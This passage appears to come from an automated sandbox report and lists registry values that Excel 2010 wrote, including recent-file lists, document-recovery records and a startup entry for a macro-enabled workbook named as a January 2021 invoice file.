00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E6009040010000 0000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1379205121	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F2175	F2175	binary	04 00 00 00 80 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 70 47 BE F1 51 F0 D6 01 75 21 0F 00 75 21 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4569	F4569	binary	04 00 00 00 80 09 00 00 49 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 31 00 5F 00 54 00 6F 00 74 00 61 00 6C 00 20 00 4E 00 65 00 77 00 20 00 49 00 6E 00 76 00 6F 00 69 00 63 00 65 00 73 00 2D 00 54 00 68 00 75 00 72 00 73 00 64 00 61 00 79 00 20 00 4A 00 61 00 6E 00 75 00 61 00 72 00 79 00 20 00 32 00 31 00 5F 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 C7 F3 3A F7 51 F0 D6 01 69 45 0F 00 69 45 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	' 6	binary	22 7F 36 00 80 09 00 00 02 00 00 00 00 00 00 00 CE 00 00 00 01 00 00 00 66 00 00 00 5C 00 00 00 31 00 5F 00 74 00 6F 00 74 00 61 00 6C 00 20 00 6E 00 65 00 77 00 20 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 73 00 2D 00 74 00 68 00 75 00 72 00 73 00 64 00 61 00 79 00 20 00 6A 00 61 00 6E 00 75 00 61 00 72 00 79 00 20 00 32 00 31 00 5F 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 31 00 5F 00 74 00 6F 00 74 00 61 00 6C 00 20 00 6E 00 65 00 77 00 20 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 73 00 2D 00 74 00 68 00 75 00 72 00 73 00 64 00 61 00 79 00 20 00 6A 00 61 00 6E 00 75 00 61 00 72 00 79 00 20 00 32 00 31 00 5F 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FE0FC	FE0FC	binary	04 00 00 00 80 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 6E 92 F4 0E 52 F0 D6 01 FC E0 0F 00 FC E0 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
